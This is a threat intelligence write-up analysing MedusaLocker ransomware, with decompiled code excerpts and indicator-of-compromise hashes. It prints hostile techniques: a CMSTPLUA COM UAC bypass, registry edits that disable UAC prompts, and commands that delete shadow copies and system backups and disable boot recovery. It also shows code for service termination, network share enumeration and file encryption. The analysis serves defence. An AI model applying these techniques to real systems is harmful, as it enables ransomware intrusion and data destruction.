Technical Analysis of MedusaLocker Ransomware

cloudsek.com/technical-analysis-of-medusalocker-ransomware/

Anandeshwar Unnikrishnan September 30, 2022

Author: Anandeshwar Unnikrishnan
Editor: Bablu Kumar

Research indicates that while ransomware breach costs have declined slightly from USD 4.62 million to USD 4.54 million in 2021, ransomware is still responsible for 11% of breaches. The most targeted sectors (about 57%) are government, technology, healthcare, and academic institutions.

MedusaLocker is a ransomware family that appeared in September 2019 and was employed rapidly for attacks on companies from all over the world. It was particularly aimed at hospitals and other organizations in the healthcare industry.

This technical report is inspired by the CISA Cybersecurity Advisory and provides an in-depth analysis of the malware and its privilege escalation, anti-detection, network scanning, encryption techniques, etc.

Modus Operandi

- MedusaLocker predominantly relies on vulnerabilities in Remote Desktop Protocol (RDP) to access victims' networks.
- The victim's data is encrypted and a ransom note with communication instructions is placed in every folder containing an encrypted file.
- Victims are provided with a specific Bitcoin wallet address for ransom.
- Medusa possibly operates as a Ransomware-as-a-Service (RaaS) model.

Technical Summary

- The ransomware performs UAC bypass (privilege escalation) to run the malware with administrative rights.
- The user data is locked using AES and the AES key is protected with RSA encryption.
- A scheduled task is created to run the locker every 15 minutes.
- The ransomware enumerates and terminates specific processes running on the target system. Some services are deleted to ensure smooth execution.
- A network reconnaissance can also be conducted via a ping scan to identify connected assets.
- The ransomware can lock files both on local and connected systems.

> Also read the detailed report on Increased Cyber Attacks on the Global Healthcare Sector

Technical Analysis

Stage I – Pre-Encryption Operations

The MedusaLocker initiates its execution by retrieving the locale information of the victim such as the region and language set by the user.

Mutex Creation

A mutex is created to ensure that multiple instances of malware are not running on the compromised system.

```
  if ( OpenMutexW(0x1F0001u, 0, v1) )
    return 1;
  v2 = (const WCHAR *)sub_527A40((void *)a1);
  CreateMutexW(0, 0, v2);                     // "{8761ABBD-7F85-42EE-B272-A76179687C63}"
  return 0;
}
```

Process of mutex creation

After the mutex check, the malware proceeds to check its privilege escalation by obtaining a process token of the malware and checking if the token is elevated via the "**TokenElevation Class**" passed to **advapi32.GetTokenInformation** API. This way the malware can confirm if it is running with elevated privileges of an administrator shell.

Privilege Escalation

```
  v2 = 0;
  TokenHandle = 0;
  v0 = GetCurrentProcess();
  if ( OpenProcessToken(v0, 8u, &TokenHandle) )
  {
    TokenInformation = 0;
    ReturnLength = 4;
    if ( GetTokenInformation(TokenHandle, TokenElevation, &TokenInformation, 4u, &ReturnLength) )
      v2 = TokenInformation != 0;
  }
  if ( TokenHandle )
    CloseHandle(TokenHandle);
  return v2;
}
```

Preparing for privilege escalation

If the malware is not running with elevated privileges, it performs a UAC elevation bypass via the **CMSTPLUA COM** interface. UAC (User Account Control) bypass mechanism is an overused and very common vector seen in ransomware to gain access to the resources with high integrity level, thus obtaining administrative privileges on the target system.

```
v4 = this;
v6 = 0;
if ( !CoInitialize(0) )
{
  pclsid.Data1 = 0;
  *(_DWORD *)&pclsid.Data2 = 0;
  *(_DWORD *)pclsid.Data4 = 0;
  *(_DWORD *)&pclsid.Data4[4] = 0;
  if ( !CLSIDFromString(L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}", &pclsid) )
  {
    iid.Data1 = 0;
    *(_DWORD *)&iid.Data2 = 0;
    *(_DWORD *)iid.Data4 = 0;
    *(_DWORD *)&iid.Data4[4] = 0;
    if ( !IIDFromString(L"{6EDD6D74-C007-4E75-B76A-E5740995E24C}", &iid) )
    {
      memset(pszName, 0, sizeof(pszName));
      wcscpy_s(pszName, 0x104u, L"Elevation:Administrator!new:");
      wcscat_s(pszName, 0x104u, L"{3E5FC7F9-9A51-4367-9063-A120244FBEC7}");
      sub_540AA0(&pBindOptions, 0x24u);
      pBindOptions.cbStruct = 36;
      v9 = 4;
      ppv = 0;
      while ( CoGetObject(pszName, &pBindOptions, &iid, &ppv) )
        ;
      if ( ppv )
      {
        v1 = (void *)sub_540E60((int)v3);     // ModuleFilename abs path
        v2 = sub_527A40(v1);                  // Convert abs path to wcha_t L""
        (*(void (__stdcall **)(void *, int, _DWORD, _DWORD, _DWORD, int))(*(_DWORD *)ppv + 36))(ppv, v2, 0, 0, 0, 5);// cmlua
        std::wstring::~wstring((std::wstring *)v3);
        (*(void (__thiscall **)(void *, void *))(*(_DWORD *)ppv + 8))(ppv, ppv);
      }
    }
```

> Also Read [What Is Redeemer Ransomware and How Does It Spread: A Technical Analysis]

After elevating the process, the malware proceeds to disable two features, **EnableLUA** and **ConsentPromptBehaviorAdmin,** responsible for notifying the user of any suspicious activity on the system via registry.

```
  if ( (_BYTE)result )
  {
    if ( !RegOpenKeyExW(
            HKEY_LOCAL_MACHINE,
            L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
            0,
            0x20006u,
            &phkResult) )
    {
      *(_DWORD *)Data = 0;
      RegSetValueExW(phkResult, L"EnableLUA", 0, 4u, Data, 4u);
      RegCloseKey(phkResult);
    }
    result = RegOpenKeyExW(
               HKEY_LOCAL_MACHINE,
               L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
               0,
               0x20006u,
               &phkResult);
    if ( !result )
    {
      *(_DWORD *)v2 = 0;
      RegSetValueExW(phkResult, L"ConsentPromptBehaviorAdmin", 0, 4u, v2, 4u);
      result = RegCloseKey(phkResult);
    }
  }
  return result;
}
```

Disabling the two features via registry

A new registry key "MDSLK" is created by the malware on the victim system. This is one of the clear **indicators of MedusaLocker**.

```
  if ( !sub_5279A0(v4) && !RegCreateKeyW(HKEY_CURRENT_USER, L"SOFTWARE\\MDSLK", &phkResult) )
  {
    v2 = 2 * sub_527A20(v4);
    v0 = (const BYTE *)sub_527A40(v4);
    RegSetValueExW(phkResult, L"Self", 0, 1u, v0, v2);
    RegCloseKey(phkResult);
  }
  return std::wstring::~wstring((std::wstring *)v4);
}
```

Creation of new registry key "MDSLK"

Cryptographic Initialization

The MedusaLocker uses **AES and RSA** in its locking operation. The Advanced Encryption Standard (AES) is a symmetric block cipher implemented to encrypt sensitive data. RSA is a public key cryptosystem used for secure data transmission.

The user data is encrypted using AES and the AES key is protected by RSA encryption.

```
  if ( this[3] )
    return 1;
  if ( CryptAcquireContextW(this + 3, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 0xF0000000) )
    return 1;
  if ( GetLastError() == 0x80090016 )
    return CryptAcquireContextW(this + 3, 0, L"Microsoft Enhanced Cryptographic Provider v1.0", 1u, 8u);
  return 0;
}
```

Initialization of cryptographic context for RSA by the malware

```
  return 1;
  if ( CryptAcquireContextW(this + 2, 0, 0, 0x18u, 0) )
    return 1;
  if ( GetLastError() == -2146893802 )
    return CryptAcquireContextW(this + 2, 0, 0, 0x18u, 8u);
  return 0;
}
```

Initialization of cryptographic context for AES by the malware

Persistence

MedusaLocker proceeds to copy the malware file to **%APPDATA%** of the user as **svhost.exe**. The AppData folder contains custom settings and other information that system applications need for their operation. It is a hidden folder that includes application settings, files, and data unique to different applications, along with all the data specific to the system user profile.

Then, by abusing the **COM TaskScheduler class 0f87369f-a4e5-4cfc-bd3e-73e6154572dd**, a scheduled job is created on the target system that executes the malware, in every 15 minutes.

```
    return 0;
  sub_540340(v82, v117);                       // copyfile to AppData as svhost.exe
  if ( sub_5279A0(v117) || CoInitializeEx(0, 0) < 0 )
  {
    std::wstring::~wstring((std::wstring *)v117);
    result = 0;
  }
  else if ( CoInitializeSecurity(0, -1, 0, 0, 6u, 3u, 0, 0, 0) >= 0 )
  {
    ppv = 0;
    if ( CoCreateInstance(&rclsid, 0, 1u, &riid, &ppv) >= 0 )// TaskSchedulerTask Inprocserver32:taskschd.dll
    {
      v71 = *sub_53F630(&v52);
      v70 = *sub_53F630(&v53);
      v69 = *sub_53F630(&v54);
      v68 = *sub_53F630(&v55);
      v81 = (*(int (__thiscall **)(LPVOID, LPVOID, _DWORD, ULONG, LONG, LONG, _DWORD, ULONG, LONG, LONG, _DWORD, ULONG
              ppv,
```

Copying malware to the APPDATA folder and creating a scheduled job

The **rclsid** value helps in identifying the specific class targeted by the malware to achieve an objective. In this case, the **ID** value **0f87369f-a4e5-4cfc-bd3e-73e6154572dd** confirms that the malware is accessing the task scheduler class implemented by **C:\Windows\System32\taskschd.dll**.

```
.rdata:005982AC ; const IID rclsid
.rdata:005982AC rclsid          dd 0F87369Fh            ; Data1
.rdata:005982AC                                         ; DATA XREF: sub_53F730+E5↑o
.rdata:005982AC                 dw 0A4E5h               ; Data2
.rdata:005982AC                 dw 4CFCh                ; Data3
.rdata:005982AC                 db 0BDh, 3Eh, 73h, 0E6h, 15h, 45h, 72h, 0DDh; Data4
```

Malware targeting the task scheduler class

Device and Volume Enumeration

A volume or logical drive is a single accessible storage area with a single file system, usually resident on a single partition of a hard disk. Before the encryption process, the MedusaLocker enumerates (enumeration exposes potential security flaws) the local volumes and attached shares on the target system. On further investigating the code, the following APIs were found to be used to perform the enumeration:

- GetLogicalDrives
- WNetGetConnectionW
- FindFirstVolumeW
- QueryDosDeviceW
- FindNextVolumeW

The malware targets the SystemReserved partition by mounting it via SetVolumeMountPointW. During the locking phase, the data of the reserved partition gets encrypted to prevent data recovery.

```
v15 = 0;
sub_5215C0(v21, 0xCu);
sub_53C770(this, (int)v21);                    // A-Z WGetNetConnectionW
sub_5215C0(v20, 0xCu);
sub_53C2A0(v20);                               // Volume Enum
v13 = std::_Ptr_base<_EXCEPTION_RECORD const>::get(v20);
v10 = unknown_libname_12(v20);
while ( v13 != v10 )
{
  sub_53C1F0(v13);
  if ( sub_5279A0(v18) && !(unsigned __int8)sub_5265B0(v21) )
  {
    v1 = sub_53CAC0(v21);
    sub_527DE0(v19, v1);
    sub_53CAF0(v21);
    v2 = unknown_libname_1(&v12);
    v3 = unknown_libname_7(v2, (int)"[LOCKER] Assign device ");
    v4 = unknown_libname_7(v3, (int)v17);
    v5 = unknown_libname_7(v4, (int)" letter ");
    v6 = unknown_libname_7(v5, (int)v19);
    unknown_libname_7(v6, (int)L"\n\n");
    v9 = unknown_libname_3(v19);
    v7 = unknown_libname_3(v17);
    sub_53C990(v7, v9);                        // SetVolumeMountPointW to mount SystemReserved to later lock
    v15 = 1;
    std::wstring::~wstring((std::wstring *)v19);
  }
```

Malware targeting the SystemReserved partition

> Also read Technical Analysis of Code-Signed "Blister" Malware Campaign (Part 1)

Service and Process Termination

After volume enumeration and mounting the reserved partition, the MedusaLocker terminates a list of processes and deletes system services. The table below contains a list of services targeted by Medusa.

Services to be Terminated				
wrapper	**DefWatch**	**ccEvtMgr**	**ccSetMgr**	**SavRoam**
sqlservr	**sqlagent**	**sqladhlp**	**Culserver**	**RTVscan**
sqlbrowser	**SQLADHLP**	**QBIDPService**	**Intuit.QuickBooks.FCS**	**QBCFMonitorService**
sqlwriter	**msmdsrv**	**SQLADHLP**	**tomcat6**	**zhudongfangyu**
vmware-usbarbitator64	**vmware-converter**	**dbsrv12**	**dbeng8**	

The malware opens each service in the list via the **OpenServiceW API** and monitors its state via **QueryServiceStatusEx**. If the state of the service is **SERVICE_STOP_PENDING** then the malware sleeps till a new state change happens.

```
hSCManager = OpenSCManagerW(0, 0, 0xF003Fu);// dwDesiredAccess:SC_MANAGER_ALL_ACCESS 0xF003F
if ( hSCManager )
{
  lpServiceName = (const WCHAR *)sub_527A40((void *)service_name);
  hService = OpenServiceW(hSCManager, lpServiceName, 0x2Cu);
  if ( hService )
  {
    Buffer.dwServiceType = 0;
    Buffer.dwCurrentState = 0;
    Buffer.dwControlsAccepted = 0;
    Buffer.dwWin32ExitCode = 0;
    Buffer.dwServiceSpecificExitCode = 0;
    Buffer.dwCheckPoint = 0;
    Buffer.dwWaitHint = 0;
    v12 = 0;
    v13 = 0;
    pcbBytesNeeded = 0;
    if ( QueryServiceStatusEx(hService, SC_STATUS_PROCESS_INFO, (LPBYTE)&Buffer, 0x24u, &pcbBytesNeeded)
      && Buffer.dwCurrentState != 1 )
    {
      do
      {
        if ( Buffer.dwCurrentState != 3 )
          break;
        dwMilliseconds = Buffer.dwWaitHint / 10;
        if ( Buffer.dwWaitHint / 10 >= 1000 )
        {
          if ( dwMilliseconds > 10000 )
            dwMilliseconds = 10000;
          Sleep(dwMilliseconds);
        }
        else
        {
          Sleep(1000u);
        }
      }
```

Locker waits for a state change

Once a change in state occurs, Medusa retrieves and stops services (depending on the target service) by sending a **SERVICE_CONTROL_STOP** control signal.

```
if ( EnumDependentServicesW(hService, 1u, lpServices, pcbBytesNeeded, &pcbBytesNeeded, &ServicesReturned) )
{
  v9 = 0;
  if ( ServicesReturned )
  {
    qmemcpy(lpServiceName, &lpServices[v9], 0x24u);
    hSCObject = OpenServiceW(hSCManager, lpServiceName[0], 0x24u);
    if ( hSCObject )
    {
      ms_exc.registration.TryLevel = 1;
      if ( ControlService(hSCObject, 1u, &ServiceStatus) )
      {
        do
        {
          if ( ServiceStatus.dwCurrentState == 1 )
            break;
          Sleep(dwMilliseconds);
          if ( !QueryServiceStatusEx(
                  hSCObject,
                  SC_STATUS_PROCESS_INFO,
                  (LPBYTE)&ServiceStatus,
                  0x24u,
                  &pcbBytesNeeded) )
            break;
        }
        while ( ServiceStatus.dwCurrentState != 1 && GetTickCount() - v7 <= dwMilliseconds );
      }
```

Sending a SERVICE_CONTROL_STOP control signal

After stopping the service, the malware deletes this service as well.

```
  if ( !sub_5279A0(a1) )
  {
    hSCManager = OpenSCManagerW(0, 0, 0xF003Fu);
    if ( hSCManager )
    {
      v1 = (const WCHAR *)sub_527A40(a1);
      hService = OpenServiceW(hSCManager, v1, 0x10020u);
      if ( hService )
      {
        v5 = DeleteService(hService);
        CloseServiceHandle(hService);
      }
      CloseServiceHandle(hSCManager);
    }
  }
  return v5;
```

Locker deletes services after stopping it

The locker retrieves a pointer to the structure that holds active processes on the system and walks through the list via **CreateToolhelp32Snapshot**, **Process32FirstW**, and **Process32NextW** APIs. If a match is found, the process is terminated via the **TerminateProcess** API.

```
  v4 = this;
  v6 = 0;
  if ( sub_5279A0(a2) )
    return 0;
  hSnapshot = CreateToolhelp32Snapshot(2u, 0);
  if ( hSnapshot == (HANDLE)-1 )
    return 0;
  memset(&pe, 0, sizeof(pe));
  pe.dwSize = 556;
  if ( !Process32FirstW(hSnapshot, &pe) )
  {
LABEL_8:
    CloseHandle(hSnapshot);
    return 0;
  }
  while ( 1 )
  {
    sub_527CD0(v3, pe.szExeFile);
    v8 = sub_53EBF0(a2, v3);
    std::wstring::~wstring((std::wstring *)v3);
    if ( v8 )
    {
      hProcess = OpenProcess(1u, 0, pe.th32ProcessID);
      if ( hProcess )
        break;
    }
    if ( !Process32NextW(hSnapshot, &pe) )
      goto LABEL_8;
  }
  TerminateProcess(hProcess, 0);
  CloseHandle(hProcess);
  return 1;
}
```

Code for terminating processes

The table below contains the list of running processes targeted by Medusa.

Running Processes Being Targeted				
wxServer.exe	wxServerView	sqlservr.exe	sqlmangr.exe	RAgui.exe
supervise.exe	Culture.exe	RTVscan.exe	Defwatch.exe	sqlbrowser.exe
winword.exe	QBW32.exe	QBDBMgr.exe	qbupdate.exe	QBCFMonitorService.exe
axlbridge.exe	QBIDPService.exe	httpd.exe	fdlauncher.exe	MsDtSrvr.exe

tomcat6.exe	**java.exe**	**360se.exe**	**360doctor.exe**	**wdswfsafe.exe**
fdlauncher.exe	**fdhost.exe**	**GDscan.exe**	**ZhuDongFangYu.exe**	

Recovery and Backup Removal

Once all the processes and services have been enumerated, the malware proceeds to remove the backups and neutralizes the recovery mechanisms before encrypting data.

```
sub_527CD0(v42, L"vssadmin.exe Delete Shadows /All /Quiet");
sub_53E9A0(v42);
std::wstring::~wstring((std::wstring *)v42);
sub_527CD0(v47, L"bcdedit.exe /set {default} recoveryenabled No");
sub_53E9A0(v47);
std::wstring::~wstring((std::wstring *)v47);
sub_527CD0(v46, L"bcdedit.exe /set {default} bootstatuspolicy ignoreallfailures");
sub_53E9A0(v46);
std::wstring::~wstring((std::wstring *)v46);
sub_527CD0(v45, L"wbadmin DELETE SYSTEMSTATEBACKUP");
sub_53E9A0(v45);
std::wstring::~wstring((std::wstring *)v45);
sub_527CD0(v44, L"wbadmin DELETE SYSTEMSTATEBACKUP -deleteOldest");
sub_53E9A0(v44);
std::wstring::~wstring((std::wstring *)v44);
sub_527CD0(v43, L"wmic.exe SHADOWCOPY /nointeractive");
sub_53E9A0(v43);
std::wstring::~wstring((std::wstring *)v43);
```

Preparing for backups removal and neutralizing recovery mechanisms

To execute the above string commands, a new process is created and the string is passed as a parameter.

```
  if ( sub_5279A0(a1) )
    return 0;
  memset(&StartupInfo, 0, sizeof(StartupInfo));
  ProcessInformation.hProcess = 0;
  ProcessInformation.hThread = 0;
  ProcessInformation.dwProcessId = 0;
  ProcessInformation.dwThreadId = 0;
  v1 = (WCHAR *)sub_527A40(a1);
  if ( !CreateProcessW(0, v1, 0, 0, 1, 0x8000000u, 0, 0, &StartupInfo, &ProcessInformation) )
    return 0;
  WaitForSingleObject(ProcessInformation.hProcess, 0xFFFFFFFF);
  CloseHandle(ProcessInformation.hThread);
  CloseHandle(ProcessInformation.hProcess);
  return 1;
}
```

Creation of a new process to execute the commands

The malware then proceeds to empty the recycle bin.

```
bool sub_53EA50()
{
  return SHEmptyRecycleBinW(0, 0, 7u) == 0;
}
```

Malware clearing the recycle bin

Network Scan

The MedusaLocker enables the **EnableLinkedConnections** feature in the registry to make the remote shares accessible from the elevated administrative process session. This feature plays an important role in a networked environment, especially when the user wants to access a network resource from an elevated process.

```
if ( a1 )
{
  result = RegOpenKeyExW(
             HKEY_LOCAL_MACHINE,
             L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
             0,
             0xF003Fu,
             &phkResult);
  if ( !result )
  {
    *(_DWORD *)Data = 1;
    RegSetValueExW(phkResult, L"EnableLinkedConnections", 0, 4u, Data, 4u);
    result = RegCloseKey(phkResult);
  }
}
else
{
  result = RegOpenKeyExW(
             HKEY_LOCAL_MACHINE,
             L"SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Policies\\System",
             0,
             0xF003Fu,
             &hKey);
  if ( !result )
  {
    RegDeleteValueW(hKey, L"EnableLinkedConnections");
    result = RegCloseKey(hKey);
  }
}
return result;
}
```

Locker preparing to make the remote shares accessible

The ransomware is capable of crafting ICMP packets and sending them across the network to scan for connected instances and to enumerate attached shares.

```
if ( !sub_5279A0((void *)a1) )
{
  v2 = unknown_libname_3(a1);
  sub_53DC80(v9, v2);
  if ( !sub_5279A0(v9) )
  {
    v3 = (const char *)sub_527E90(v9);
    DestinationAddress = inet_addr(v3);
    if ( DestinationAddress != -1 )
    {
      IcmpHandle = IcmpCreateFile();
      if ( IcmpHandle != (HANDLE)-1 )
      {
        RequestData = 0;
        ReplyBuffer = malloc(0x1Du);
        if ( ReplyBuffer )
        {
          v5 = IcmpSendEcho(IcmpHandle, DestinationAddress, &RequestData, 1u, 0, ReplyBuffer, 0x1Du, Timeout);
          IcmpCloseHandle(IcmpHandle);
          sub_57478C(ReplyBuffer);
          std::string::~string(v9);
          return v5 != 0;
        }
        IcmpCloseHandle(IcmpHandle);
      }
    }
  }
```

Code for implementing the ICMP scan to enumerate the connected hosts in the network.

> Also read Technical Analysis of Code-Signed “Blister” Malware Campaign (Part 2)

After performing the scan, the MedusaLocker uses **NetShareEnum** API to gather information about the resources shared by the remote server in the network. **This shows the malware's capability to infect resources connected to the compromised network**.

```
do
{
  v3 = (WCHAR *)sub_527A40(a3);
  v16 = NetShareEnum(v3, 1u, &bufptr, 0xFFFFFFFF, &entriesread, &totalentries, &resume_handle);
  if ( !v16 || v16 == 234 )
  {
    v14 = (void **)bufptr;
    for ( i = 1; i <= entriesread; ++i )
    {
      sub_527CD0(v18, *v14);
      if ( std::string::find((wchar_t *)L"$", 0) == -1 )
      {
        v4 = sub_536510((int)v10, L"\\\\", (int)a3);
        v5 = sub_538360((int)v11, v4, L"\\");
        v6 = sub_53E080(v12, v5, v18);
        v7 = sub_538360((int)v13, v6, L"\\");
        sub_531E50(v19, v7);
        std::wstring::~wstring((std::wstring *)v13);
        std::wstring::~wstring((std::wstring *)v12);
        std::wstring::~wstring((std::wstring *)v11);
        std::wstring::~wstring((std::wstring *)v10);
      }
      v14 += 3;
      std::wstring::~wstring((std::wstring *)v18);
    }
    NetApiBufferFree(bufptr);
  }
}
while ( v16 == 234 );
```

Code for infecting resources connected to the compromised network

Stage II – Encryption and Locking

The locker has separate control flows for locking user data on a local system and network-connected hosts. The encryption routine **(sub_5258E0)** used in both cases is the same.

```
while ( 1 )
{
  sub_5215C0(v96, 0xCu);
  ((void (__stdcall *)(char *))sub_536BA0)(v96);// GetLogicalDrives
  v61 = v96;
  v82 = std::_Ptr_base<_EXCEPTION_RECORD const>::get(v96);
  v57 = unknown_libname_12(v61);
  while ( v82 != v57 )
  {
    sub_527DE0(v91, v82);
    v29 = unknown_libname_1(&v73);
    v30 = unknown_libname_7(v29, (int)L"[LOCKER] Lock drive ");
    v31 = unknown_libname_7(v30, (int)v91);
    unknown_libname_7(v31, (int)L"\n");
    v39 = (_DWORD *)unknown_libname_3((int)v97);
    v37 = unknown_libname_3((int)v94);
    v35 = unknown_libname_3((int)v93);
    v32 = (void *)unknown_libname_3((int)v91);
    sub_5258E0(v32, v35, v37, v39);      // locker (local)
    std::wstring::~wstring((std::wstring *)v91);
    v82 += 24;
  }
  sub_5215C0(v95, 0xCu);
  ((void (__stdcall *)(char *, DWORD))sub_53D590)(v95, 0x64u);// ICMP scan and network share enumeration
  v62 = v95;
  v86 = std::_Ptr_base<_EXCEPTION_RECORD const>::get(v95);
  v56 = unknown_libname_12(v62);
  while ( v86 != v56 )
  {
    sub_527DE0(v89, v86);
    v40 = (_DWORD *)unknown_libname_3((int)v97);
    v38 = unknown_libname_3((int)v94);
    v36 = unknown_libname_3((int)v93);
    v33 = (void *)unknown_libname_3((int)v89);
    sub_5258E0(v33, v36, v38, v40);      // locker (network resrc)
    std::wstring::~wstring((std::wstring *)v89);
    v86 += 24;
  }
  v34 = unknown_libname_1(&v72);
```

Loop for local user file encryption

Loop for encrypting files on remote systems

Malware's control flow for encryption and locking

The encryption routine is implemented as follows:

- The ransomware creates a new file to save the encrypted data via **CreateFileW** API.
- The **sub_535840** performs the encryption and writes data into the newly created file.
- The **MoveFileExW** API is used to rename the file and add "**.marlock11**" extension.

```
if ( CryptDuplicateKey(*((_DWORD *)v15 + 4), 0, 0, &phKey) )
{
  v5 = (const WCHAR *)sub_527A40(a2);
  v12 = GetFileAttributesW(v5) & 0xFFFFFFFE;
  v6 = (const WCHAR *)sub_527A40(a2);
  SetFileAttributesW(v6, v12);
  v7 = (const WCHAR *)sub_527A40(a2);
  hObject = CreateFileW(v7, 0xC0000000, 0, 0, 3u, 0x80u, 0);
  if ( hObject != (HANDLE)-1 )
  {
    v8 = (const struct std::_Fake_allocator *)sub_536510((int)v13, L"Encrypt file: ", (int)a2);
    std::_Container_base0::_Alloc_proxy(v15, v8);
    std::wstring::~wstring((std::wstring *)v13);
    if ( (unsigned __int8)sub_535840(phKey, hObject, a3) )// encr
    {
      CloseHandle(hObject);
      v9 = sub_532280(data_sec);
      sub_5365E0(v18, a2, v9);
      v11 = (const WCHAR *)sub_527A40(v18);
      v10 = (const WCHAR *)sub_527A40(a2);
      v16 = MoveFileExW(v10, v11, 1u);
      v17 = v16;
      std::wstring::~wstring((std::wstring *)v18);
    }
    else
    {
      CloseHandle(hObject);
    }
  }
  CryptDestroyKey(phKey);
}
return v17;
}
```

Code for the implementation of the encryption routine

Indicators of Compromise (IoCs)

Executable Hashes
634d84758d8d922bbfb0ad3c904c38fc7989f11503877acf02ad5dad3775df7a
c41926a4e667a38bd712cd8fff2c555c51d7f719a949c9be8c1f74232100444b
98c9e56cba271bf7b32fc17d7966d067d9b549594f8dc60c941f93346e376c00
8939141fb565c044895627bbeb522d840d24899dec53545e4a925012dbf83230
ec2ec1c316045d5e2e43cc0f1df738e6367b520310a4b7a644717d3aebda43f4
6c51f28a6ab35c91e789a4b1a05032c87a3f03006019ba4997dc092ad1c8a625
cb12325d13acb03ad4f9977f426baf8b4688af04d4ffe23aa5f1bbd747a147c0
fbe10da8d483a0db6686b1f03f18b00dbc60c69fb9a9f4a941764c2c3426367c
f1c361bb3b649918bc5b3ad3fc5cbd1bbd7c585fbe2557410e267d161d3bb998
465ab4311a7db9f0bc10921cf6a0da7a746c4023dd78fdcec1c253eee69e5b9d
b15840fb0547fc774f371166adb89cd7a58647d4e379256a2f9806dd5a338627
99a72b56725196298391f3d52b8536b018aa8b60d97c443161e912430079ed30
19e31469f150f69bda363c8a3454113236620aa44155dbe845e7689522724b0b

c79c6b680a2caa71b3ad052f60ce6da463eb576b8196bb3bbdccd003853769d4
58a0db1ae0d7d8c5cb5db5e5a24fd1088b8029a4e51c02e7b77d400c17bcb39a
66a13e8102f809e23e0ad0ba88ced5eecfa319797c9f709d090994a7143d858a
a3fe92224060ec183a25296999c18d4f86149649f1a701ac91b04d73e8678495
dbac4f2fffcb4e09aad772895647e8f161b1ac713592fe47c5e8207c85722f13

Author Details

Anandeshwar Unnikrishnan
Threat Intelligence Researcher , CloudSEK

Anandeshwar is a Threat Intelligence Researcher at CloudSEK. He is a strong advocate of offensive cybersecurity. He is fuelled by his passion for cyber threats in a global context. He dedicates much of his time on Try Hack Me/ Hack The Box/ Offensive Security Playground. He believes that “a strong mind starts with a strong body.” When he is not gymming, he finds time to nurture his passion for teaching. He also likes to travel and experience new cultures.

-
-

Bablu Kumar

Total Posts: 0

Bablu is a technology writer and an analyst with a strong focus on all things cybersecurity. At CloudSEK, he works with the global threat intelligence team for deep research, analysis, and technical content development. Exploring OSINT and web app security is his favourite pastime.

-
-




×

[Anandeshwar Unnikrishnan](#)

Threat Intelligence Researcher , CloudSEK

Anandeshwar is a Threat Intelligence Researcher at CloudSEK. He is a strong advocate of offensive cybersecurity. He is fuelled by his passion for cyber threats in a global context. He dedicates much of his time on Try Hack Me/ Hack The Box/ Offensive Security Playground. He believes that “a strong mind starts with a strong body.” When he is not gymming, he finds time to nurture his passion for teaching. He also likes to travel and experience new cultures.

Latest Posts

- 
- 
- 
-